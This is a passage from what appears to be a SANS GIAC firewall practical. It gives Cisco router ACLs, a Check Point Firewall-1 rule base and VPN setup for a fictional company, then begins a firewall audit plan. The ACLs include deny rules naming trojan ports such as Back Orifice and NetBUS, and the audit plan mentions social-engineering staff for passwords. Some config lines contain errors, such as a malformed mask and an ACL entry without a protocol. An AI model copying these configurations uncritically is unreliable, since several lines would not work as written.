5. The **source** and **destination address**, can be *any*, *host* *xxx.xxx.xxx.xxx* or *xxx.xxx.xxx.xxx*
6. The **source** and **destination mask**, is usually the Cisco wildcard mask. This mask identifies which bits in the address field are matched, default value is 0.0.0.0 matching all bits. The mask looks like a standard netmask, in actual fact it is a reverse image of the netmask. For example: a typical Netmask 255.255.255.0 and the Cisco wildcard mask for the netmask 0.0.0.255. 0's indicate positions that must match; 1's indicate "don't care" positions.
7. **operator port** can be lt (less than), gt (greater than), eq (equal to) or neq (not equal to) and a protocol port number.
8. **established** is used for inbound TCP only. This allows TCP traffic to pass if the packet uses an established connection (for example, if it has ACK bits set).
9. The log statement. This is an optional statement and causes any matches with the filter to be

logged. This can be locally on the router or can be sent to a syslog server using udp port 514.

Applying the Extended Access List

```
Router(config)#interface serial 0
```

```
Router(config-if)#ip access-group access-list-number {in|out}
```

1. Change to the interface the access list is to be applied.
2. The command : **ip access-group**
3. Access-list-number identifies the number of the access list to be applied to this interface
4. **in|out** selects whether the access list is applied as an incoming or outgoing filter. If this is not specified, then **out** is applied

The access lists can be applied as either Inbound or Outbound. Access lists can be applied to multiple interfaces, but there can only be one access list per protocol per interface per direction.

Access lists operate in a sequential and logical order, that is they evaluate packets from the top down, one statement at a time. If the packet matches one of the access list statements, it is permitted or denied as specified in the entry and all other statements that follow are skipped. If no match is found, the packet is denied by an implicit deny.

CAUTION.

If the ip access-group command has been applied to an interface before the access-list has been created, the result will be permit any. This makes the access-list live, adding access-list statements through *config t* could cause the interface to become deny most or even all, when the return key is pressed. This is due to the **implicit deny any** at the end of the access-list. Therefore, create any access-lists before applying them to any interface.

Border Router Access Lists

The border router has one ethernet interface leading directly to the exterior firewall and one leading directly to the Internet via GIAC Enterprises local ISP.

The border router acts as GIAC Enterprises first line of defence against malicious activity and broadcast traffic.

The objective for the border router is to deny all network traffic that is not required to enter the network unless GIAC Enterprises specifically wishes to allow the traffic through the perimeter defences.

To configure the border router we will take performance into consideration as well as the need to restrict unnecessary traffic and possible malicious packets.

Border Router Ingress Filter (ACL)

The border router ingress access list will be configured to block inbound spoofed traffic, local loopback address, multicast, broadcast and invalid addresses. The private addresses 10.x.x.x, 172.16 – 32, 192.168.x.x are defined in RFC 1918.

The border router will not allow any packets with a private source address, as this would indicate a spoofed packet. The following ACL rules deny traffic from illegal addresses.

Access-list 150 deny ip 10.0.0.0 0.255.255.255 any	; Deny as per RFC 1918
Access-list 150 deny ip 127.0.0.0 0.255.255.255 any	; Deny localhost addresses
Access-list 150 deny ip 172.16.0.0 0.15.255.255 any	; Deny as per RFC 1918
Access-list 150 deny ip 192.168.0.0 0.0.255.255 any	; Deny as per RFC 1918

```
Access-list 150 deny ip 224.0.0.0 31.255.255.255 any ; Deny multicast addresses
Access-list 150 deny ip 255.0.0.0 0.255.255.255 any ; Deny broadcast addresses
Access-list 150 deny ip 169.254.0.0 0.0.255.255 any ; Deny publicly unassigned addresses
Access-list 150 deny ip 240.0.0.0 31.255.255.255 any ; Deny publicly unassigned addresses
Access-list 150 deny ip 248.0.0.0 31.255.255.255 any ; Deny publicly unassigned addresses
Access-list 150 deny ip host 0.0.0.0 any ; Deny any invalid host address
Access-list 150 deny ip A.B.134.0 0.0.0.28 any ; Deny incoming packets from our legal address
```

The following access list rules deny services that are considered noise and should not be allowed to enter the GIAC network from the outside. This blocks NetBIOS services, Microsoft's directory services and all ICMP traffic. The denial of ICMP traffic blocks the possibility of an outsider attempting to obtain a picture of the internal network by launching ICMP packets to broadcast addresses within the network. Remote procedure calls are blocked along with NFS and lockd services to avoid known vulnerabilities through remote procedure calls:

```
Access-list 150 deny tcp any any range 135 139 ; Deny NETBIOS services 135 - 139
Access-list 150 deny udp any any range 135 139 ; Deny NETBIOS Services 135 - 139
Access-list 150 deny tcp any any eq 445 ; Deny MS Directory services - 445
Access-list 150 deny udp any any eq 445 ; Deny MS Directory services - 445
Access-list 150 deny tcp any any eq sunrpc ; Deny sunrpc (tcp)
Access-list 150 deny udp any any eq sunrpc ; Deny sunrpc (udp)
Access-list 150 deny tcp any any eq 2049 ; Deny NFS
Access-list 150 deny udp any any eq 2049 ; Deny NFS
Access-list 150 deny tcp any any eq 4045 ; Deny lockd
Access-list 150 deny udp any any eq 4045 ; Deny lockd
Access-list 150 deny icmp any any ; Deny all ICMP traffic
```

The following couple of rules block a couple of known vulnerabilities (Back Orifice and NetBUS):

```
Access-list 150 deny udp any any eq 31337 ; Deny Back Orifice
Access-list 150 deny tcp any any range 12345 12346 ; Deny NetBUS
```

The following services are blocked due to their inherently vulnerable nature.

```
Access-list 150 deny tcp any any range ftp telnet ; Block FTP, SSH, and Telnet connections
Access-list 150 deny any any range exec lpd ; Block exec and lpd
Access-list 150 deny tcp any any range 6000 6255 ; Block X-windows ports
```

The following access list entries provide specific authorised traffic to the services LAN:

```
Access-list 150 permit tcp any host A.B.134.5 eq 80 ; Allow HTTP to web server
Access-list 150 permit tcp any host A.B.134.5 eq 443 ; Allow HTTPS to web server
Access-list 150 permit tcp any host A.B.134.2 eq 25 ; Allow SMTP to mail daemon
Access-list 150 permit udp any host A.B.134.3 eq 53 ; Allow DNS queries to internal DNS server
Access-list 150 permit tcp A.B.150.7 host A.B.134.3 eq 53 ; Allow DNS zone transfers to internal
Access-list 150 permit tcp any any eq 50 ; Allow ESP VPN traffic
```

The final rule on the border router is designed to allow any connections that have been established by clients on the internal network.

```
Access-list 150 permit tcp any any established ; Permit established inbound TCP sessions
```

The above access list is then applied to the Internet facing port of the border router.

!

interface ethernet1

description GIAC Enterprises ISP Ethernet

```
ip address A.B.144.47 255.255.255.0
ip access-group 150 in
no ip http server ; Disables http configuration
no ip bootp server ; Disables bootp server
no ip proxy-arp ; Disables proxying arps
ip accounting access-violations ; Enable logging of access violations
no service finger ; Disables finger service
no service tcp-small-services ; Disables chargen, echo and discard
no service udp-small-services ; Disables chargen, echo and discard
no cdp running ; Disables Cisco Discovery Protocol (CDP)

banner motd - "A message indicating that only authorised users should be accessing the device"

no ip source-route and no ip directed-broadcast will be applied to the WAN interface in order to
prevent source-routed packets and help stop smurf broadcasts
```

Border Router Egress Filter (ACL)

```
no access list 155
access-list 155 permit A.B.134.0 0.0.0.28
access-list 155 deny any any log-input
```

interface Ethernet0

```
description GIAC Enterprises Internal Ethernet
ip address A.B.134.14 255.255.255.240
ip access-group 155 in
no ip redirects
no ip directed-broadcast
no cdp running
```

Primary Firewall (Exterior)

The exterior firewall is a Nokia IP440 appliance with Check Point 2000 Firewall-1 VPN-1.


The Nokia IP440 will carry out the following functions:


- Main access control device for the separate network segments
- Network Address Translation device (NAT)
- VPN termination point

Check Point Firewall-1 software was chosen here due its stateful inspection engine which allows the GIAC network to assume that all reply traffic is permitted, therefore not requiring specific rules to cater for reply traffic.

Firewall Configuration Parameters

The configuration of the firewall is shown below:

Configuration Setting	Observations
	<p>Set to Inbound.</p> <p>DNS all disabled</p> <p>ICMP dropped</p> <p>Encryption unused</p> <p>RIP dropped</p> <p>VPN & F/W-1 connections dropped (actually allowed via explicit rule in rules base)</p> <p>UDP replies allowed (with standard 40 second timeout).</p> <p>FW-1 Outgoing packets not allowed</p>



FTP Allowed (both Port and Passive)

RSH and RPC dropped

Properties Setup

High Availability	IP Pool NAT	Access Lists	Desktop Security
SYNDefender	LDAP	Encryption	ConnectControl
Security Policy	Services	Log and Alert	Security Servers
Authentication			

Excessive Log Grace Period: 62 Seconds

Log Viewer Resolver Page Timeout: 20 Seconds

Popup Alert Command: fwalert

Mail Alert Command: sendmail -s Alert root

SNMP Trap Alert Command: snmp_trap localhost

User Defined Alert Command: fwalert

Anti Spoof Alert Command: fwalert

User Authentication Alert Command: fwalert

Track:

IP Options Drop ☒ None ☐ Log ☐ Alert


☒ Log Established TCP Packets

☒ Log IKE negotiations


☒ Log encryption kernel events

OK Cancel Help

Standard Settings.



SecuRemote options left as default



Passive SYN Gateway set, with default parameters.

Firewall Interfaces

The following interfaces are configured on the Nokia IP440:

- A.B.134.1 External Interface of the firewall
- 172.16.1.1 To Partner VPN network
- 172.17.1.1 To Services network
- 172.18.1.1 To Interior firewall/router
- X.Y.1.1 To Telco VPN cloud

FW-1 Network Objects

Networks

Name	IP Address	Net Mask	Comment
GIAC_INT	10.0.0.0	255.0.0.0	GIAC Internal Network
GIAC_SERV	172.17.0.0	255.255.0.0	GIAC Services LAN

GIAC_AA	192.168.1.0	255.255.255.0	GIAC Access & Authentication LAN
GIAC_PARTNER	P.Q.1.1	255.255.0.0	Partner VPN Access
GIAC_SUPP	X.Y.1.1	255.255.255.0	Supplier VPN Access
GIAC_REM	Any	Any	SecuRemote Users

All networks defined in the above table will be assigned to a group object called GIAC_NETS.

A further group will be defined called EXTERNAL, this is the negation of GIAC_NETS.

Hosts

Name	IP Address	Net Mask	Comment	NAT
GIAC_FW	A.B.134.1	255.255.255.240	External Firewall Interface	N/A
GIAC_Mail	172.17.1.5	255.255.0.0	Mail and Virus Content Engine	A.B.134.2
GIAC_DNS	172.17.1.10	255.255.0.0	DNS Server	A.B.134.3
GIAC_FTP	172.17.1.15	255.255.0.0	FTP Server	A.B.134.4
GIAC_WEB	172.17.1.20	255.255.0.0	Web Server	A.B.134.5
GIAC_CACHE	192.168.1.10	255.255.255.0	ISA Server Cache	A.B.134.6
GIAC_AUTH	192.168.1.15	255.255.255.0	RSA/ACE Server	A.B.134.7
GIAC_CITRIX	192.168.1.20	255.255.255.0	Citrix Metaframe Server	A.B.134.8
INT_FWMGMT	10.1.2.3	255..0.0.0	Firewall Management	N/A
GIAC_INTMAIL	10.1.2.10	255.0.0.0	Internal Mail Server	N/A
ISP_DNS	A.B.150.7	255.255.255.0	ISP DNS Server	N/A

Rule-base

No	Source	Destination	Service	Action	Track	Comment
	Any	Any	Ident	Reject		Rejects all ident traffic
	EXTERNAL	GIAC_FW	Any	Drop	Long	Stealth Rule

	GIAC_REM	GIAC_FW	Ica Ike	Accept	Long	Remote Users access to firewall
	GIAC_FW	GIAC_AUTH	Securid	Accept	Long	Firewall to access RSA/ACE server
	GIAC_REM GIAC_FW	GIAC_FW GIAC_REM	TCP264 TCP256	Accept	Long	Allow SecuRemote client to receive topology information
	GIAC_REM	GIAC_ENCDOM	Any	Client Encrypt	Long	Remote Users to access Encryption Domain
	INT_FWMGMT	GIAC_FW	Fw1-mgmt	Accept	Short	Firewall Management from Internal network
	EXTERNAL	GIAC_WEB	http https	Accept		External Web Access
	GIAC_PARTNER GIAC_SUPP GIAC_INT	GIAC_FTP	ftp	Accept	Long	Fortune upload and download
	EXTERNAL GIAC_MAIL	GIAC_MAIL EXTERNAL	Smtpt	Accept		Inbound & Outbound mail
	GIAC_MAIL GIAC_INTMAIL	GIAC_INTMAIL GIAC_MAIL	Smtpt	Accept		Mail transfer to internal mail server
	GIAC_DNS ISP_DNS	ISP_DNS GIAC_DNS	Dns tcp	Accept	Short	DNS Zone Transfer
	GIAC_DNS	EXTERNAL	Dns udp	Accept		DNS Query
	GIAC_CACHE	EXTERNAL	http https	Accept		Internal Web Access

© SANS Institute 2000 - 2005, Author retains full rights.

Interior Firewall

The interior firewall acts as another line of defence for the internal network, should any malicious activity get passed the exterior firewall. The rules are somewhat simpler and primarily act as a traffic director rather than a blocker. Any internal communication outside will either go to the Access and Authentication LAN or the Services LAN. Nothing from the internal network should go directly to the Internet. The proxy cache will go to the Internet on behalf of the internal network and mail will go to the Services LAN prior to traversing the Internet. This behaviour is commensurate with the policies that have been adopted at GIAC Enterprises.

Internal Router Access Lists

```
Access-list 101 deny ip 224.0.0.0 31.255.255.255 any ; Deny multicast addresses
Access-list 101 deny ip 255.0.0.0 0.255.255.255 any ; Deny broadcast addresses
Access-list 101 deny ip 169.254.0.0 0.0.255.255 any ; Deny publicly unassigned addresses
Access-list 101 deny ip 240.0.0.0 31.255.255.255 any ; Deny publicly unassigned addresses
Access-list 101 deny ip 248.0.0.0 31.255.255.255 any ; Deny publicly unassigned addresses
Access-list 101 deny ip host 0.0.0.0 any ; Deny any invalid host address

Access-list 101 deny tcp any any range 135 139 ; Deny NETBIOS services 135 - 139
Access-list 101 deny udp any any range 135 139 ; Deny NETBIOS Services 135 - 139
Access-list 101 deny tcp any any eq 445 ; Deny MS Directory services - 445
Access-list 101 deny udp any any eq 445 ; Deny MS Directory services - 445
Access-list 101 deny tcp any any eq sunrpc ; Deny sunrpc (tcp)
Access-list 101 deny udp any any eq sunrpc ; Deny sunrpc (udp)
Access-list 101 deny tcp any any eq 2049 ; Deny NFS
Access-list 101 deny udp any any eq 2049 ; Deny NFS
Access-list 101 deny tcp any any eq 4045 ; Deny lockd
Access-list 101 deny udp any any eq 4045 ; Deny lockd
Access-list 101 deny icmp any any ; Deny all ICMP traffic

Access-list 101 permit tcp 10.0.0.0 0.255.255.255 host 192.168.1.10 eq 80 ; Allows Internal net to ISA cache - http
Access-list 101 permit tcp 10.0.0.0 0.255.255.255 host 192.168.1.10 eq 443 ; Allow Internal net to ISA cache - https
Access-list 101 permit tcp host 192.168.1.10 any eq 80 ; Allow ISA cache to anywhere
Access-list 101 permit tcp host 192.168.1.10 any eq 443 ; Allow ISA cache to anywhere

Access-list 101 permit udp host 192.168.1.10 host 172.17.1.10 eq 53 ; Allow ISA cache to query DNS server

Access-list 101 permit udp X.Y.0.0 0.0.0.255 host 192.168.1.15 eq 5500 ; Allow remote access to auth server
Access-list 101 permit tcp X.Y.0.0 0.0.0.255 host 192.168.1.20 eq 1494 ; Allow remote access to Citrix
Access-list 101 permit udp X.Y.0.0 0.0.0.255 host 192.168.1.20 eq 1494 ; Allow remote access to Citrix

Access-list 101 permit tcp host 192.168.1.30 host 192.168.2.1 eq 514 ; Allow IDS-2 to syslog server

Access-list 101 permit tcp host 10.1.2.3 host 172.18.1.1 range 257 259 ; Allow internal management of FW-1
Access-list 101 permit tcp host 10.1.2.3 host 192.168.1.30 eq 22 ; Allow internal management of IDS-2
Access-list 101 permit tcp host 10.1.2.3 host 192.168.2.1 eq 22 ; Allow internal management of Syslog server

Access-list 101 permit tcp host 10.1.2.10 host 172.17.1.5 eq 25 ; Allow internal mail to mail content server
Access-list 101 permit tcp host 172.17.1.5 host 10.1.2.10 eq 25 ; Allow mail content server to internal mail
```

No rules are required for the management of routers as GIAC Enterprises will only allow out of band management for routers after a change control process has been completed

VPN

Encryption Domain

An Encryption Domain will be created for GIAC called **GIAC_ENCDOM** that will include the Services LAN and the Access and Authentication LAN.

Gotchas

- Whenever implementing VPN's or SecuRemote, you can remove a lot of problems that might appear if you add the nodename of the firewall and the IP address to the local hosts file.
- Need to follow the documentation that explains IKE Hybrid mode as previously this was not available for SecureID functionality.
- For SecuRemote to work on the Nokia IP440 you must enter the external interface into the EXETRNAL.IF file in the \$FWDIR/conf directory otherwise the firewall will not know what the public facing interface is.

Partner and Supplier Access

The complex job of configuring a VPN for the suppliers is taken off GIAC staff hands due to the Telco offering of providing a dial up VPN managed cloud for users as explained in the graphic provided in Assignment One' Partner and Supplier VPN Access section.

The suppliers will still require a username and password to be set up on the FTP server in order for the suppliers to gain access to the file system where they will upload the fortunes.

A specific FTP program can be provide for this or supplier users can use FTP puts from a command line, but GIAC will not be sharing the drive, therefore bypassing any requirement to allow NetBIOS in or out of the network.

The partner and suppliers will each have a separate connection point on the firewall so as that future enhancements can be made individually without having to provide the same capabilities to the suppliers as the partners. One would expect the partners to gain further access to functions as business requirements dictate.

Remote Access VPN

GIAC Enterprises determined it necessary to have strong encryption enabled for the remote users because GIAC Enterprises values the information stored within the internal network, therefore Hybrid mode IKE using triple DES encryption is going to be deployed and users will also be required to authenticate against an RSA/ACE server before being able to use the Citrix Server to get access to the internal network.

The following explains the setup process required to get Hybrid mode IKE working:

Step 1:

Stop the firewall and create an internal Certificate Authority and subsequently create an internal certificate, which will be used in the Hybrid Authentication process. Start the firewall.


Step 2:

Select the following options in the Firewall Objects' IKE Properties TAB


- Allow Hybrid mode SecuRemote authentication on the firewall object (IKE Tab)
- Select 3DES as the key exchange negotiation method and SHA1 for the hash method
- Support key exchange for subnets

Step 3:


Configure the "generic*" user with SecureID as the authentication scheme



Select IKE as the Client Encryption Method



Select Edit..... and choose the encryption tab to define the encryption algorithm for Hybrid mode



Ensure the "generic*" user is placed in the GIAC_REM group which defines the remote users for GIAC Enterprises.

Once the Checkpoint side of things is configured the RSA/ACE requires the tokens to be imported and keyfobs distributed, the users need to be added to the database and activated. The final part of a SecureID setup is to generate the SDCONF.REC file which holds critical parameters for SecureID.

Now when you attempt to access anything defined in the encryption domain the VPN-1 SecuRemote or SecureClient authentication screen will be launched and provide you an opportunity to insert your username and passphrase.

© SANS Institute 2000 - 2005, Author retains full rights.

Assignment 3 – Audit your Security Architecture

You have been assigned to provide technical support for a comprehensive information systems audit for GIAC Enterprises. You are required to audit the Primary Firewall described in Assignments 1 and 2. Your assignment is to:

1. Plan the assessment. Describe the technical approach you recommend to assess your perimeter. Be certain to include considerations such as what shift or day you would do the assessment. Estimate costs and level of effort. Identify risks and considerations.
2. Implement the assessment. Validate that the Primary Firewall is actually implementing the security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible.
3. Conduct a perimeter analysis. Based on your assessment (and referring to data from your assessment), analyse the perimeter defence and make recommendations for improvements or alternate architectures. Diagrams are strongly recommended for this part of the assignment.

Note: DO NOT simply submit the output of nmap or a similar tool here. It is fine to use any assessment tool you choose, but annotate the output.

Assessment Plan

It is important to note that, although a focussed audit of one component of a security infrastructure can be completed, an accurate overall picture of a security infrastructure is only valuable if all contributing components of that security infrastructure are audited as well. This approach will provide an understanding of the overall exposure and vulnerability areas that are apparent in the networking environment from physical access to policy and procedures.

This focussed audit plan for the primary firewall described in Assignments 1 & 2 will take into consideration the following aspects:

Audit Item	Description
Physical Access	Where is the firewall physically placed and what measures are being used to secure it physically. (IE: Security card access, burglar alarms, access to firewall room logged)
Environmental Controls and Alarms	Air conditioning and UPS units in place
Alternate Ingress into Network	Checking for dial-up modems or alternate Internet routes into the network environment
Firewall in Stealth Mode	Direct access to the firewall should not be possible other than for management purposes

Firewall Default Deny Rule	A drop all rule should be apparent
Firewall Logging	Is the firewall logging activity to any point within the network or locally
Service Packs and Patches	Are the latest service packs, patches and hotfixes applied (Firewall and underlying operating system)
Host Lockdown	Is the host operating system secured to only the required accesses. (Is the OS hardened)
Security Infrastructure Policies	Policies to cover the management and monitoring of all security devices, Incident response procedures, Change management procedures, maintenance agreements, documentation, and system monitoring

The table of audit items will be looked at in conjunction with the following:

- Port scans of each firewall interface's segment
- Testing of the Firewall Rulebase
- Testing of all authentication and third party applications
- Attempting known vulnerabilities on the firewall and underlying operating system
- Running a network vulnerability scanner against the firewall
- Matching documentation with actual configurations

The following project plan tasks indicate an estimated time for completing the Audit project:

<input type="checkbox"/> GIAC Enterprises Firewall Audit	40 hrs
<input type="checkbox"/> Discovery checks	9 hrs
Locate and read security policy	1 hr
Physical access check	0.5 hrs
Environmental checks and recording	0.5 hrs
Check for alternate entry points into network	1 hr
Confirm all Firewall rules	2 hrs
Check FVW configuration parameters (Match against security policy)	2 hrs
Determine service pack levels, hotfixes, patches	2 hrs
<input type="checkbox"/> Confirmation checks	19 hrs
Run port scan on all interfaces	5 hrs
Rulebase testing	4 hrs
Auth and application password strength tests	4 hrs
Vulnerability scan and subsequent test of known vulnerabilities	4 hrs
Match actual configurations against current documentation	2 hrs
<input type="checkbox"/> Documentation	12 hrs
Determine remedial work requirements	2 hrs
Document recommendations	8 hrs
Discussion of issues and plan remedial work	2 hrs

All discovery checks and documentation functions will be carried out during normal business hours. The confirmation checks can be carried out during business hours primarily but may require out of hours testing if the testing is deemed too intrusive and likely to cause any part of the current environment to fail. The testing of UPS equipment may require a scheduled out of hours test.

There are no significant risks to from discovery and documentation functions and vulnerability tests will can and will be tested in an isolated environment if required.

Time and Cost Estimate

It is estimated that the Firewall Audit Project will require 40 consulting hours, which is charged at \$190 per hour for a senior security consultant.

The total estimated cost for this project is \$7,600 + gst

GIAC Enterprises will be expected to meet any travel and accommodation expenses incurred throughout the engagement.

Standard "terms of business" applies

Change control procedure suggests that any alteration to the scope of this project will be negotiated with and agreed by both parties and if necessary a further estimate for services will be delivered for sign-off.

Assessment Implementation

The project will begin with a request for security policy documents relating to the firewall rules and policies determining what applications are allowed in and out of the GIAC network.

Discovery Checks

I will carry out a check of the physical location of the firewall noting the placement of firewall appliance within the building and how easy it would be for me to get physical access to it if required. If GIAC happened to be a new client, where I was unknown, I would attempt to gain access and get passwords first without announcing that I am contracted to the organisation for a purpose. This would provide interesting documentation at the end of the audit if I were able to gain physical access and a relevant password.

A check of the environment the appliance is located in IE: air conditioning, lights, alarms, fire extinguishers and ups equipment. A test of UPS equipment could constitute an out of hours test but initially I would be ensuring that the equipment exists and that it is connected and being managed.

Queries would be made as to the existence of any other Internet connections into the network through liaison and network diagram research. The existence of dial-up modems would have to be confirmed via PABX logs and careful study of modems that have been purchased in the environment for specific purposes.

